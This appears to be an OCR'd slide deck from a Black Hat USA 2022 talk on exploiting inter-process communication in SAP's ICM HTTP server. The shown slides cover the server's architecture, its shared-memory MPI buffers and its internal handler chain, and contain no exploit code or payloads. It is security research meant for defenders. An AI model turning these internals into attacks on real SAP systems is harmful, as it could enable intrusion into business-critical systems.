
black hat
USA 2022

Internal Server Error: Exploiting Inter-Process Communication in SAP's HTTP Server

Martin Doyhenard
Security Researcher @ Onapsis

SAP ERP


- **Business Processes** software
  - **Operations**
  - **Financials**
  - **Human Capital**
  - **Customer Relationship**
  - **Supply Chain**
- Over 400,000+ Customers (90% Fortune-500)
- Based on Web Services through HTTP (Java and ABAP)
- Proprietary HTTP Server: **Internet Communication Manager**


Production
Human Resource
Finance and Accounting
Planning
SAP
Sales and Marketing
Inventory Management
CRM
CRM
Reporting


https://meritotech.com/wp-content/uploads/2022/01/SAP-Imag.jpg

Internet Communication Manager

- Handles all communication of the SAP System with its clients and the outside world
- Protocols: **HTTP**, P4, IIOP, SMTP and others
- HTTP present by default in all SAP installations (Java, ABAP, WebDispatcher, S/4Hana)


Internet Communication Manager (ICM)
Internet
Thread Control
Conn. Info
...
Status
Conn. Handle
MPI Handle
Plug-In Data
per Connection
Request
Data
Signal Handler
Watchdog
Thread Pool
I/O Handler
En/Decryption Handler
Plug-Ins
Worker Thread
Dispatcher
Dispatcher Queue
Work Processes
Memory Pipes
Req.Pipe
Res.Pipe
OOB Res.Pipe
OOB Req.Pipe
per Connection
Java Server Processes

ICM HTTP WorkFlow



CLIENT

HTTP Request

ICM Worker Thread

HTTP Parser


HTTP Handlers

HTTP Request

JAVA / ABAP Process

ICM Memory Pipes


- MPI is an API/Framework to support exchange of data between ICM and Java/ABAP process
- Requests/Responses are placed in **Shared Memory** and accessed using MPI pointers
- MPI Buffers are fixed size (2^16 by default) and are reserved and freed by a Worker Thread



ICM WT
I/O Handler
GET / HTTP/1.1
....
ICM WT
Java / ABAP
Shared Memory
MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer


ICM HTTP WorkFlow

- MPI is an API/Framework to support exchange of data between ICM and Java/ABAP process
- Requests/Responses are placed in Shared Memory and accessed using MPI pointers
- MPI Buffers are fixed size (2^16 by default) and are reserved and freed by a Worker Thread


ICM WT
I/O Handler
HTTP/1.1 OK
….
ICM WT
Java / ABAP
HTTP/1.1 OK
Shared Memory
GET / HTTP/1.1
HTTP/1.1 OK
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer


ICM HTTP WorkFlow

- MPI is an API/Framework to support exchange of data between ICM and Java/ABAP process
- Requests/Responses are placed in Shared Memory and accessed using MPI pointers
- MPI Buffers are fixed size (2^16 by default) and are reserved and freed by a Worker Thread


ICM WT
I/O Handler
HTTP/1.1 OK
….
ICM WT
Java / ABAP
Shared Memory
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer
Free MPI Buffer

ICM HTTP Handlers


- **Method** and **URL** determines which Internal Handlers will be called
- When a Handler generates a Response, all others are removed.



Internal Handlers

- **Cache Handler**
- **Admin Handler**
- **Authentication Handler**
- **Modification Handler**
- **File Access Handler**
- **Redirect Handler**


JAVA Handler **ABAP Handler**



Functions

Function name	Segment	St
HttpJ2EE2Handler(H...	.text	0
HttpFileAccessHandl...	.text	0
HttpFilterHandler(H...	.text	0
HttpRedirectHandler...	.text	0
HttpTestHandler(HT...	.text	0
HttpAdmHandler(HT...	.text	0
HttpLogHandler(HTT...	.text	0
HttpSAPR3Handler(...	.text	0
HttpAuthHandler(HT...	.text	0
HttpCacheHandler(H...	.text	0
HttpModHandler(HT...	.text	0

ICM Internal Handlers



Cache Handler

Admin Handler

Java/ABAP Handler

HTTP/1.1 OK 200
....

I/O Handler

GET **/sap/admin**/aaa
....

